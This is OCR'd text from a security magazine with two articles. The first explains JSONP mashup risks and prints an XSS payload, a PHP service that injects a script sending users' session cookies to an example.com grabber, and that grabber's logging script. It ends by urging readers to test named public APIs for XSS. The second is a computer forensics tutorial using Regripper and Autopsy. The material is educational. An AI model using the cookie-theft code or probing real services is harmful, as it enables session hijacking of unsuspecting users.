- Firebug: extension for Mozilla Firefox which allows the debugging, editing, and monitoring of any website's CSS, HTML, DOM, and JavaScript,
- IFRAME: places another HTML document in a frame inside a normal HTML document,
- JSON (JavaScript Object Notation): lightweight computer data interchange format,
- JSONP (JSON with Padding): a JSON extension wherein the name of a callback function is specified as an input argument of the call itself,
- Mashup: a Web application that combines data or functionality from one or more sources into a single integrated application,
- PHPSESSID: session identifier used in a PHP context and stored into a client cookie,
- Same Origin Policy: browser's security rule which permits scripts running on pages originating from the same site to access each other's methods and properties with no specific restrictions, but prevents access to most methods and properties across pages on different sites,
- SOAP (Simple Object Access Protocol): a protocol specification for exchanging structured information in the implementation of Web Services in computer networks,
- XML (Extensible Markup Language): a general-purpose specification for creating custom markup languages,
- XMLHttpRequest: a DOM API that can be used inside a web browser scripting language, such as Javascript, to send an HTTP request directly to a web server and load the server response data directly back into the scripting language,
- XSS (Cross-site scripting): a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

which at runtime becomes:

```
<script src="http://www.example.com/
             jsonPCompanies.php?cb=sh
             owData"></script>
```

dynamically added to the `<head>` tag of the HTML page.

The server's response will be `showData( JSON text );` as you can see in figure 2 from the *Firebug* console.

It's a sort of JavaScript injection rather than a script technique, but it rocks!

By the way JSONP also introduces substantial security risks if misused. First obvious evidence is that if you don't adequately filter the *querystring* parameter in the PHP script, the server is exposed to arbitrary code execution.

As an example, let's change the script URL: *http://www.example.com/jsonPCompanies.php?cb=showData* with the following:

```
http://www.example.com/

   jsonPCompanies.php?cb=<html>
      <head><script>alert
     (document.cookie);</script>
     </head></html>showData
```

in which we inject a JavaScript `alert(document.cookie)` function. In practice, in addition to sending the callback function name, we also send a small HTML page that displays the session cookies into an alert message. In other words the server is vulnerable to XSS.

You can patch the code filtering the *querystring* parameter to alphanumeric characters only and limiting its length. So you can replace the following code:

```
echo $callback . '( ' . trim(getJSON
   ($result, $num)) . ' );';
```

with:

```
if (ereg("^[A-Za-z0-9]+$", $callback)

 && strlen($callback) <= $maxLength){
  echo $callback . '( ' . trim
   (getJSON($result, $num)) . ' );'; }
else print 'Parameter not valid!';
```

That's just enough to reduce the risk of a XSS attack.

Listing 5. *It injects a malicious script together with the service*

```
<?php
//Include the getJSON function
include 'getJSON.php';

//Include database connection settings
include 'config.php';

//Retrieve data from DB
include 'mySqlData.php';

//Callback function name
$callback = $_GET['cb'];

//Attack script
$attack = "var script = document.createElement('script');script.setAttribute('src',
                 'http://www.example.com/grabSID.php?sid='+document.cookie);doc
                 ument.getElementsByTagName('head')[0].appendChild(script);";

if ($callback != '')
   //Response with JSONP
   echo $attack . $callback . '( ' . trim(getJSON($result, $num)) . ' );';
else
   //Response with JSON
   echo $attack . trim(getJSON($result, $num));

//Close DB connection
mysql_close($db);
?>
```

Listing 6. *It appends to a text file the input parameter*

```
<?php
$ip_address = $_SERVER["REMOTE_ADDR"];
$file = fopen($ip_address . ".log","a");
fwrite($file,$_GET['sid']);
fclose($file);
?>
```

It's a Question of Trust

The problem is that before doing a wide mashup we should think for a moment about what kind of risks we may be exposing our web sites to. Including a third-party script in our web site means having blind trust of that service. In fact, we do not only need to pay attention to security holes in our code, but also ensure that such services come from reliable suppliers, and hope they are not exposed to other security holes.

The risks are inversely proportional to the trust level of such services.

Imagine you get a web site that requires user authentication and you decide to integrate some external services such as news, maps, and others. User authentication usually requires a session ID to be stored into cookies on the client side (i.e., browsers). If a malicious person has access to the user session ID when the latter is authenticated he could steal the user's personal data.

For Example

Let's suppose the flight search form is accessible only after user authentication. We can simulate the authentication by opening a new session on the page. The only thing to do is to rename the *searchFlight.htm* file in *searchFlight.php* and add the following line of code at the top of the page:

```
<?php session_start(); ?>
```

Now modify the server service in order to perform a JavaScript injection together with the regular response of the airline

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

companies. We want to steal the user session ID and store it on our server. Listing 5 shows how you can do that.

In practice, we have stored a malicious script in the variable:


```
$attack = "var script = document.crea
             teElement('script');scr
             ipt.setAttribute('src',
             'http://www.example.com/
             grabSID.php?sid='+docum
             ent.cookie);document.ge
             tElementsByTagName('hea
             d')[0].appendChild(scri
             pt);";
```

then we print it in the response before the callback function. So the JSONP response will be made by:

```
echo $attack . $callback . '( ' .
             trim(getJSON($result,
             $num)) . ' );';
```

The script does nothing but create at runtime in the client page a new dynamic `<script>` tag which grabs the user session ID into a *querystring* parameter which in turn is passed to a remote page on a malicious web site. The file *grabSID.php* is shown in listing 6.

It is a simple routine which stores the *SID* parameter into a log file. It generates a log file for each client IP address which connects, such as, for example: `192.168.0.1.log`. So each file will contain a text line with the user session ID. For simplicity, all the server side controls and error handling code has been omitted.



```
<html lang="en" xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
      <meta content="text/html; charset=iso-8859-1" http-equiv="Content-Type"/>
      <title> Search Flight </title>
    <script type="text/JavaScript" language="JavaScript">
    <script src="http://www.example.com badService.php?cb=showData">
    <script src="http://www.example.com
      /grabSID.php?sid=PHPSESSID=06c7d360ae51d27d71537966411d16be">
        1
      </script>
  </head>
  <div id="_firebugConsole" style="display: none;" FirebugVersion="1.3.3"/>
  <body>
</html>
```

Figure 3. *Malicious script injected into the form*

On the 'Net

- *http://www.json.org/* – The official JSON web site
- *http://bob.pythonmac.org/archives/2005/12/05/remote-json-jsonp/* – Remote JSONP,
- *http://www.ibm.com/developerworks/library/wa-aj-jsonp1/?ca=dgr-jw64JSONP-jQuery&S_TACT=105AGY46&S_CMP=grsitejw64* – Cross-domain communications with JSONP,
- *http://www.openajax.org/whitepapers/Ajax%20and%20Mashup%20Security.php* – AJAX and mashup security.

Figure 3 shows what happens. As you can see from the *Firebug* console, in addition to the regular script which populates the select box with the airline companies, a second malicious script grabs the user session ID and sends it to the malicious web site.

Sometimes we trust third-party services because they are known to be safe, but we can't be sure they aren't vulnerable to attacks which introduce new security holes on our web site.

Examples of ready-made JSONP public services are the following (source IBM):

- Digg API: Top stories from Digg: *http://services.digg.com/stories/top?appkey=http%3A%2F%2Fmashup.com&type=javascript&callback=?*.
- Geonames API: Location info for a zip-code: *http://www.geonames.org/postalCodeLookupJSON?postalcode=10504&country=US&callback=?*.
- Flickr API: Most recent cat pictures from Flickr: *http://api.flickr.com/services/feeds/photos_public.gne?tags=cat&tagmode=any&format=json&jsoncallback=?*.
- Yahoo Local Search API: Search pizza in zip-code location 10504: *http://local.yahooapis.com/LocalSearchService/V3/localSearch?appid=YahooDemo&query=pizza&zip=10504&results=2&output=json&callback=?*.

They all seem safe, but are you sure they are not vulnerable to XSS? Try to send an alert('XSS') to any of them... maybe the responses might be surprising!

Antonio Fanelli
An electronics engineer since 1998 he is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

ISMAEL VALENZUELA

My ERP Got Hacked – An Introduction to Computer Forensics, Part II

Difficulty

■ ■ □

In Part I of this article we introduced the scenario described in the Third Forensic Challenge organised by the UNAM-CERT (Mexico) back in 2006.

After describing how to set up a forensic lab and how to best perform the initial response, part II of this article will continue illustrating in practice the methods, techniques and tools used to investigate and analyse the digital evidence found during the course of a computer forensic investigation. Now we are finally getting closer to know if there was any unauthorised access to the Web-based *Enterprise Resource Planning* (ERP) server, how it happened and what was the extent of the damage...

Investigation and Analysis

At the end of Part I we described how to use *Regripper* and the *rip.pl* tool to parse key Windows Registry files such as *SYSTEM*, *SOFTWARE*, *SECURITY* and *SAM*. However, there is still a file that is part of the registry that we have not analysed yet, `NTUSER.DAT`.

Initial Reconnaissance

Each of the users extracted from the *SAM* registry hive (listed in part I), will have their own section of the registry contained in that particular file, stored under the *Documents and Settings\USERNAME* folder. Thus, we can use the *rip.pl* tool to enumerate the most recently used files, last files the user had searched for on the drive, last typed URLs, last saved files and even last commands executed on the system.

Here is the command used to retrieve all this information from `ver0k` home user folder, and an excerpt of the report (see Listing 1).

Looking at the details in the Listing 1, a forensic examiner can gain a better understanding of what types of files or applications have been accessed on the system. In this case, we can see the activity of the suspect `ver0k` account a little while after the account was created on the system. Some of these activities include:

- Typed the following URL on the browser (MSN home page) at 20:47: *http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome*.
- Ran the *MySQL Administrator* at 20:48.
- Browsed the Administrator home folder, executing many *.exe* files from 21:28 to 21:39.
- Ran *MSN Messenger* at 21:59.

It is also interesting to notice the information stored under the registry key `ComDlg32\OpenSaveMRU`. The ComDlg32 control is used in many applications and saves its own set of history information separate from other Windows history. Every time a file is saved to the system, it keeps a record of this activity. Looking at the values in our report, we can see that both *c:\users.txt* and *c:\clients.txt* were the last files saved to the system around 21:06. Note that all the times found on these files are set to GMT and must be translated to PST (GMT-8).

Other files such as *config.php* and *accountgroups.php* were also accessed by the `ver0k` account.

WHAT YOU SHOULD KNOW...

Windows and Linux System Administration

Intrusion and hacker techniques

NTFS file system essentials

WHAT YOU WILL LEARN...

How to investigate security breaches and analyse data without modifying it

How to create event timelines and how to recover data from unallocated space

How to extract evidence from the registry and how to parse windows event logs

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 1a. *Running Regripper on ver0k's NTUSER.DAT*

```
# perl rip.pl -r /mnt/hack/hakin9_090101mnt/Documents\ and\
                      Settings/ver0k/NTUSER.DAT -f ntuser >
                      /images/hakin9_090101/ver0k-ntuser.txt
Logon User Name
Software\Microsoft\Windows\CurrentVersion\Explorer
LastWrite Time [Sun Feb 5 23:44:08 2006 (UTC)]
Logon User Name = ver0k
----------------------------------------
comdlg32 v.20080324
ComDlg32\LastVisitedMRU
**All values printed in MRUList order.
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
                      LastVisitedMRU
LastWrite Time Sun Feb 5 21:05:56 2006 (UTC)
           MRUList = a
           a -> C:\msnmsgr.exe

ComDlg32\OpenSaveMRU
**All values printed in MRUList order.
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
                      OpenSaveMRU
LastWrite Time Sun Feb 5 21:05:56 2006 (UTC)
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
                      OpenSaveMRU has no values.

Subkey: *
LastWrite Time Sun Feb 5 21:06:37 2006 (UTC)
                        MRUList = ba
                        b -> C:\users.txt
                        a -> C:\clientes.txt

Subkey: txt
LastWrite Time Sun Feb 5 21:06:37 2006 (UTC)
                        MRUList = ba
                        b -> C:\users.txt
                        a -> C:\clientes.txt

----------------------------------------
RecentDocs - recentdocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time Sun Feb 5 21:58:56 2006 (UTC)
  18 = Administrator's Documents
  37 = examen.gif
  36 = Apache
  35 = ABOUT_APACHE.TXT
  34 = maick
  33 = Sti_Trace.log
  32 = RRGEPPortadas.doc
  31 = RRGEPNotas.doc
  30 = Notas.doc
  24 = Indice Pormenorizado.doc
  29 = ÍNDICE DOCTORADO.doc
  28 = formulario.doc
  23 = 30SEP_bolecart-book.doc
  26 = Israel Robledo Gonzáles's Documents
  27 = concha.doc
  25 = Boletin11.doc
  19 = modelos
  22 = nm06082003.jpeg
  21 = nm06052003.jpeg
  20 = nm06042003.jpeg
  10 = nm06032003.jpeg
  9 = a017.jpg
  7 = imagenes
  8 = overlay_por_2006020110007_20060201224249.jpg
  6 = overlay_por_2006020107034_20060201190204.jpg
  17 = overlay_9_2006020110006.jpg
  16 = overlay_8_2006020110005.jpg
  15 = overlay_8.jpg
  14 = overlay_7_2006020110005.jpg
  13 = overlay_6_2006020110004.jpg
  12 = overlay_6_2005112211035.jpg
  11 = overlay_5_2006020110004.jpg
  4 = Local Disk (C:)
  5 = users.txt
  3 = clientes.txt
  1 = web-erp
  2 = config.php
  0 = AccountGroups.php
  4294967295 =
TypedURLs
Software\Microsoft\Internet Explorer\TypedURLs
LastWrite Time Sun Feb  5 20:47:38 2006 (UTC)
  url1 -> http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&a
                      r=msnhome
UserAssist (Active Desktop)
Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
                      {75048700-EF1F-11D0-9888-006097DEACF9}\Count
LastWrite Time Sun Feb  5 21:59:52 2006 (UTC)
Sun Feb  5 21:59:52 2006 (UTC)
            UEME_RUNPIDL (5)
            UEME_RUNPATH (45)
            UEME_RUNPIDL:%csidl2%\MSN Messenger 7.5.lnk (2)
            UEME_RUNPATH:C:\Program Files\MSN Messenger\msnmsgr.exe
                      (2)
            UEME_RUNPATH:{5CCEE3CA-03EC-11DA-BFBD-00065BBDC0B5} (2)
Sun Feb  5 21:53:46 2006 (UTC)
            UEME_RUNPATH:C:\WINDOWS\system32\NOTEPAD.EXE (4)
Sun Feb  5 21:47:41 2006 (UTC)
            UEME_RUNPATH:C:\Program Files\Windows NT\Accessories\
                      WORDPAD.EXE (12)
Sun Feb  5 21:39:45 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\
                      My Documents\My Videos\cartoons\
                      unbaileparati.exe (1)
Sun Feb  5 21:39:26 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\tortuga2.exe (1)
Sun Feb  5 21:39:07 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\tortuga1.exe (1)
Sun Feb  5 21:35:18 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\TestdeRavenH.exe
                      (1)
Sun Feb  5 21:35:08 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\
                      My Documents\My Videos\cartoons\
                      tequieromasqueamis.exe (1)
Sun Feb  5 21:34:22 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\temoc.exe (1)
Sun Feb  5 21:33:50 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\Te quiero como a
                      mi huevo.exe (1)
Sun Feb  5 21:33:31 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\sarten.exe (1)
Sun Feb  5 21:33:17 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My
                      Documents\My Videos\cartoons\saludosamama.exe
                      (1)
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

To complete our analysis of the registry, we will do the same with every single user on the ERP system, analysing carefully all the traces that could help us in our investigation.

Timeline Creation and Analysis

A good starting point in your investigation would be to find out when did the attack start. Once you obtain that information you could check file access, creation and modification times around that period to get some idea of the actions that took place on the system and the files the attackers touched. Furthermore, you can correlate that with other time stamped files like windows event logs and application logs to get a bigger picture. That timing of events, or timeline, usually becomes the centre of your investigation, although you must be aware that an attacker can easily modify file times.

To create a timeline, we will make use of the Sleuth Kit tools and Autopsy, both installed in your Linux Forensic Workstation. Autopsy works as a Web-based front end to all of the Sleuth Kit tools and makes it easy to perform most of the common forensic related tasks like to create timelines, to examine a file system and to organize multiple forensics analyses into different cases, so you can reference them later.

To start Autopsy, open a web browser and type in *http://localhost:9999/autopsy* to view the default page and click *New Case* to start your investigation. Name your case, provide a description and fill out the investigators names before you click *New Case* again to let Autopsy create the directory and configuration files. Now click *Add Host* to create a host for this case. As before fill out the information about the host you are adding.

Note that an optional Time Zone value can be given. By default Autopsy will use the time zone of your analysis system to build a timeline of events. Hence, if your local time zone is set to a time zone different than *Pacific Standard Time*, be sure you specify it in the *Time Zone* field, as seen in Figure 1. Using correctly synced time is particularly important when piecing together a chain of events from different sources, as we will demonstrate later.

Click on *Add Host* when you are done. Adding a host will create a directory in the case directory and subdirectories in the host for the images, output data, logs and reports.

Next, the image we previously acquired should be added to the host. Click *Add Image* to see the Host Manager screen. Select *Add Image File* and type the full file path to the image file in the location field. The Type field lets you inform Autopsy of the type of image you created. Our dd image doesn't

Listing 1b. *Running Regripper on ver0k's NTUSER.DAT (continuation)*

```
Sun Feb  5 21:32:28 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Poetas Huevos 2a Edicion.exe (1)
Sun Feb  5 21:32:19 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Perdonam.exe (1)
Sun Feb  5 21:32:05 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\no muerdo.exe (1)
Sun Feb  5 21:31:53 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\no existieras.exe (1)
Sun Feb  5 21:30:21 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Muchos Huevos.exe (1)
Sun Feb  5 21:30:05 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\mordida.exe (2)
Sun Feb  5 21:29:36 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\mi vecina.exe (1)
Sun Feb  5 21:29:15 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\amigas de huevos.exe (1)
Sun Feb  5 21:28:54 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\el df.exe (1)
Sun Feb  5 21:28:37 2006 (UTC)
            UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\fiesta en el antro.exe (1)
Sun Feb  5 21:11:00 2006 (UTC)
            UEME_UISCUT (2)
            UEME_RUNPATH:::{645FF040-5081-101B-9F08-00AA002F954E} (2)
Sun Feb  5 20:49:43 2006 (UTC)
            UEME_RUNPATH:C:\WINDOWS\system32\rundll32.exe (1)
Sun Feb  5 20:49:04 2006 (UTC)
            UEME_RUNPATH:C:\WINDOWS\explorer.exe (1)
            UEME_RUNPIDL:%csidl2%\Accessories\Windows Explorer.lnk (1)
Sun Feb  5 20:48:17 2006 (UTC)
            UEME_RUNPIDL:%csidl2%\MySQL\MySQL Administrator.lnk (1)
            UEME_RUNPIDL:%csidl2%\MySQL (1)
            UEME_RUNPATH:C:\Program Files\MySQL\MySQL Administrator 1.1\MySQLAdministrator.exe (1)
Sun Feb  5 20:46:04 2006 (UTC)
            UEME_RUNPIDL:%csidl2%\Accessories\Notepad.lnk (14)
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


contain a full disk but rather an individual partition, so we select *Partition*. Then select *Symlink* for Autopsy to create in its evidence locker a symbolic link to the image file and avoid unnecessary duplication. After that the next window will show you the file system for the partition to be imported and will allow you to specify or calculate an MD5 hash for the image file.

Now that you have created the case, added a host and selected the NTFS partition image, you are ready to create a timeline and start the analysis. Creating a timeline in Autopsy takes two major steps:

- Extract the file metadata from the file system image and save it to a data file usually referred as *body* file.
- Parse the *body* file and create an ASCII timeline of file activity between two given dates.

To create a timeline from our acquired image, click *File Activity Timelines* from the Host Manager screen. Then click *Create Data File* from the top menu, select the Windows 2003 image and choose what type of files you want to extract the meta-data from. Two types are available:

- Allocated files: Those that can be seen while browsing the file system. In other words, those that have an allocated file name structure.
- Unallocated files: Those that have been deleted, but that Sleuth Kit can still access, such as orphan files. Orphan files are files that no longer have a name but whose metadata still exists.



ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

Windows2003

2. **Description:** An optional one-line description or note about this computer.

Windows 2003 Host for Hakin9

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

PST8PDT

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.


0

Figure 1. *Add new host screenshot. Time zone must be set to PST8PDT*

Select both types of files and check the *Generate MD5 Value* before you click OK. When Autopsy completes the Sleuth Kit command *fls -r -m* on the image, a *body* file will be created in the output directory and an entry added to the host config file.

The next screen will allow you sort the newly created body file into a timeline. We will continue with the default settings, without specifying a particular starting or ending date. The resulting *timeline.txt* file will be created in the output directory, using the time zone set for this host (*Pacific Standard Time* in our case).

As you can see now a timeline has many columns, the most relevant being the following:



Sun Feb 05 2006 12:47:22	804	...b	r/rrwxrwxrwx	0	0	19256-128-4	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Entertainment/Windows Media Player.lnk
	56	...b	d/drwxrwxrwx	0	0	19351-144-5	C:/Documents and Settings/ver0k
	786432	...b	r/rr-xr-xr-x	0	0	19354-128-3	C:/Documents and Settings/ver0k/NTUSER.DAT
	48	...b	d/dr-xr-xr-x	0	0	19355-144-1	C:/Documents and Settings/ver0k/Templates
	256	...b	d/d-wx-wx-wx	0	0	19356-144-1	C:/Documents and Settings/ver0k/Start Menu
	56	...b	d/d-wx-wx-wx	0	0	19357-144-5	C:/Documents and Settings/ver0k/Start Menu/Programs
	152	...b	d/d-wx-wx-wx	0	0	19358-144-1	C:/Documents and Settings/ver0k/Start Menu/Programs/Startup
	56	...b	d/d-wx-wx-wx	0	0	19359-144-6	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories
	400	...b	d/d-wx-wx-wx	0	0	19360-144-1	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Entertainment
	56	...b	d/d-wx-wx-wx	0	0	19361-144-6	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Accessibility
	56	...b	d/d--x--x--x	0	0	19362-144-5	C:/Documents and Settings/ver0k/SendTo
	328	...b	d/d--x--x--x	0	0	19363-144-5	C:/Documents and Settings/ver0k/Recent
	48	...b	d/dr-xr-xr-x	0	0	19364-144-1	C:/Documents and Settings/ver0k/PrintHood
	48	...b	d/dr-xr-xr-x	0	0	19365-144-1	C:/Documents and Settings/ver0k/NetHood
	56	...b	d/d-wx-wx-wx	0	0	19366-144-7	C:/Documents and Settings/ver0k/My Documents
	56	...b	d/dr-xr-xr-x	0	0	19367-144-6	C:/Documents and Settings/ver0k/Local Settings
	256	...b	d/drwxrwxrwx	0	0	19368-144-1	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files
	672	...b	d/drwxrwxrwx	0	0	19369-144-1	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5
	56	...b	d/drwxrwxrwx	0	0	19370-144-5	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5/NDT7RLDC
	56	...b	d/drwxrwxrwx	0	0	19371-144-5	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5/K1MJW92V

Figure 2. *The timeline shows what files were modified, accessed and born at the time of the creation of account ver0k*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

- *Date and time of the activity.* If no date is given, then the activity occurred at the same time as the previous entry with a time.
- *Entry Type.* The *m*, *a*, *c*, and *b* letters identify which of the activity types this entry corresponds to. *m* is for modified times, *a* is for access times, *c* is for change times, and *b* is for created (or born) times.
- Meta *Data Address.* The inode or MFT entry address for the associated file.
- *File Name.* The name of the file and the destination of a symbolic link. Deleted entries will have *(deleted)* at the end and deleted entries that point to an allocated meta data structure will have *(realloc).*

